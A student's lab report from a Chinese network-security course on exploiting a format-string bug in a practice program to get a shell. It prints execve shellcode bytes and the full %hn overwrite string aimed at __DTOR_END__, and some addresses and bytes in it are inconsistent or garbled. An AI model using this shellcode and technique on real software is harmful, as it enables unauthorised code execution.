实 验 报 告

课程名称 《网络攻击与防御技术》

学　　院 计算机科学技术学院

专　　业 信息安全

姓　　名 黄　　力

学　　号 **15307130275**

开 课 时 间 **2018** 至 **2019** 学年第 **1** 学期

实验项目名　　称	格式化字符串漏洞利用	成绩	

一、实验目的

（1）了解 C 语言中部分函数（如 printf、sprintf 等）格式化字符串漏洞的基本原理

（2）通过实验掌握如何使用格式化字符串漏洞获取本地服务器上的 shell

（3）熟悉一些基本的 linux 命令，了解 gdb 等 linux 下的编程和调试基本工具的使用方法。

二、实验内容

（1）利用服务器上已有的格式化字符串漏洞程序 fmt_str，通过分析其源码 fmt_str.c 构造攻击字串运行 fmt_str 获取 shell（无 root 权限）

（2）分析实验成功或失败的原因

三、实验环境

（1）PC 机操作系统：macOS Mojave 10.14

（2）虚拟机操作系统（Parallels Desktop 13.1.1）：32 位 redhat3

四、实验原理

通过阅读 fmt_str 程序的源代码 fmt_str.c 可以发现该程序的主要功能是将用户在命令行中给出的字符串拷贝到一个大小为 1024 的缓冲区 text 中，然后调用 printf 函数输出 text 中的字符串。

其中 printf 函数的使用方式为：printf(text);（正确使用方式应该是：printf("%s", text);）这存在格式化字符串漏洞，printf 函数是 c 语言中支持可变参数的库函数，它的参数有多少是由一个 format 参数（如上面的%s）中指定的数量决定的，在调用到 printf 函数时这些参数根据 format 参数指定的顺序倒序逐个压入程序栈中，最后压入 format 参数。在具有格式化字符串漏洞的程序中 printf 函数缺少 format 参数，因此若用户按照 format 参数的形式构造特定的输入（如上面的 text），printf 函数就可以打印程序栈上的内容甚至改写栈上的内容。

大多数的 C 程序在 main 函数结束后都会调用 Destructors，本实验可以利用这个函数作为注入点，利用格式化字符串漏洞构造特定的输入改写 Destructors end 为 shellcode 的地址，这样在 main 函数结束后跳转到的地方就不再是 Destructors 而是 shellcode。以此达到攻击的目的，获得 shell。

五、实验步骤及结果

（1）安装虚拟机，阅读源码，寻找溢出漏洞存在的地方：


从云复旦 http://cloud.fudan.edu.cn/shareFolder/466220002/UHWpvrr 中下载 redhat3.rar，解压并利用其中的虚拟硬盘在 Parallels Desktop 安装 redhat 操作系统获得实验环境，使用 hacker 作为登入帐号（无密）登入，登入目录为/home/hacker，在此目录中已有编译好的 fmt_str 程序和其源码 fmt_str.c 文件。阅读 fmt_str.c 源码文件，发现 main 函数中调用的“printf(text);”存在格式化字符串漏洞。

（2）构造 shellcode 并将其写入到环境变量$SHELLCODE 中，并获取其地址：


1、使用命令：perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";'>shellcode.bin 将 shellcode 写入到文件 shellcode.bin 中

2、使用命令：export SHELLCODE=`perl -e 'print "\x90"x64;'``cat shellcode.bin`设置环境变量$SHELLCODE（此处为增加注入的成功性，在 shellcode 之前写入 64 个 nop 指令），为使 SHELLCODE

的设置永久有效，可将上述命令写到.bashrc 文件末尾，如下图所示。并用命令 source .bashrc 重置当前 bash 的环境变量。




3、利用已有的 getenvaddr 程序获取$SHELLCODE 的地址：使用命令为：./getenvaddr SHELLCODE，结果如下图：可知%SHELLCODE 的地址为 0xbfffcc4。



（3）获取 fmt_str 程序中 Destructors end 的地址：


使用命令为：nm fmt_str | grep DTOR，结果如下图所示，可知 fmt_str 中__DTOR_END__的地址为 0x080495dc，这就是之后我们要改写的地方。




（4）使用 gdb 对 fmt_str 程序进行调试，并构造字符串进行攻击，获取 shell 并验证：

1、使用命令 gdb ./fmt_str 开始对 fmt_str 的调试；

2、在 gdb 中使用命令 disas main 查看 main 函数的汇编代码，并找到最后一个 printf 函数的地址（即是存在漏洞的 printf(text)），结果如下左图红圈部分：其地址为：0x08048408（距 main 函数起点偏移 120 处）。






3、使用命令 break *main+120 在 printf 函数之前添加一个断点，方便之后查看调用该函数前后程序栈上发生的变化。

4、使用命令 r ‘huangli666’运行程序，输入的命令行参数为 ‘huangli666’，程序将会在断点处（printf 函数之前）停止，


5、使用命令 x/10x 0xbfffcc4 查看 shellcode 是否正确存在于内存中，这里的 0xbfffcc4 是我们在步骤（2）的第 3 步中获取到的地址。结果如上右图所示，此处的内容为 0xc0310876，发现这是我们在（2）的第 1 步中构造的 shellcode 的第 5～8 个字节的内容，没有包括 shellcode 的前 4 字节内容，再使用命令 x/10x 0xbfffcc4 – 0x4 查看 0xbfffcc0 处的内容，结果如右上图红圈部分所示，红圈部分正好是我们构造的 shellcode 的内容，因此 shellcode 的起始地址为 0xbfffcc0。我们要将这个值写到（3）中所得的 Destructors end 的地址 0x080495dc 处。


6、计算 shellcode 地址 0xbffffcc0 在攻击字串中的十进制表示：使用命令 p/d 0xbfff－8 计算高 4 字节，其中 8 是字符串从开始到第一个%hn 前的长度，使用 0xfcc0－0xbfff 计算低 4 字节，如下图所示分别为 49143、15553。



7、开始对程序进行攻击：使用命令 r $(printf“\xde\x95、x04\x08\xdc\x95\x04\x08”) %.49143x%4\$hn% .15553x%5\$hn 重新构造命令行参数运行 fmt_str 程序（此步的字符串参考了参考资料 2 中的魔术公式表进行构造）。此处引号中值为改写的地方 0x080495dc、0x080495de 的小端表示，49143 与 15553 分别是 6 中计算得到的 shellcode 的十进制表示。程序将运行至断点处停止。


8、查看 printf 函数调用之前地址 0x080495dc(__DTOR_END__)处的值：使用命令 x/10x 0x080495dc 查看，结果如下左图红圈所示，此时 0x080495dc 处的值为 0x00000000，未被改写。





9、查看 printf 函数调用之后地址 0x080495dc（__DTOR_END__）处的值是否被成功改写：使用命令：s，单步执行程序调用 printf 函数，然后使用命令 x/10x 0x080495dc 查看如上右图红圈所示，调用 printf 函数后 0x080495dc 处的值已经被成功改写为 0xbffffcc0，这正是 shellcode 的位置，注入成功。

10、继续执行程序获取 shell：使用命令：c，继续执行程序，结果如下图红圈所示。我们获得了一个 shell，分别使用命令 id 和 whoami 验证所得 shell，成功得知此 shell 的用户为 hacker，由此可以得知我们的实验最终成功，main 函数执行完后成功跳转到 shellcode 处执行 shellcode 中的指令并最终得到 shell。



六、实验总结

通过本次实验，我了解了格式化字符串漏洞的基本原理，并成功通过构造巧妙的输入利用格式化字符串漏洞获得了 shell。本次实验的难点主要有三个：一是 shellcode 注入点的选择：前期选择了 GOT 表中的 exit 函数注入，步骤一样但并未成功。后来又尝试在程序的.fini_array 处注入也失败。解决方法是参考了参考资料 1 中在 Destructors end 处注入，最后成功。二是 shellcode 的存放位置：解决方法是参

考了参考资料 3 中将其存放在一个环境变量$SHELLCODE 中，fmt_str 程序运行时会将它载入内存。三是命令行字符串的构造：解决方法是参考了参考资料 2 中的魔术公式表。

七、参考资料

1、http://mars.run/2014/04/Format_String_Exploitation/index.html

2、https://www.jianshu.com/p/f2acfeb66b6c

3、https://kevien.github.io/2018/04/07/%E6%A0%BC%E5%BC%8F%E5%8C%96%E5%AD%97%E7%AC%A6%E4%B8%B2%E6%BC%8F%E6%B4%9E/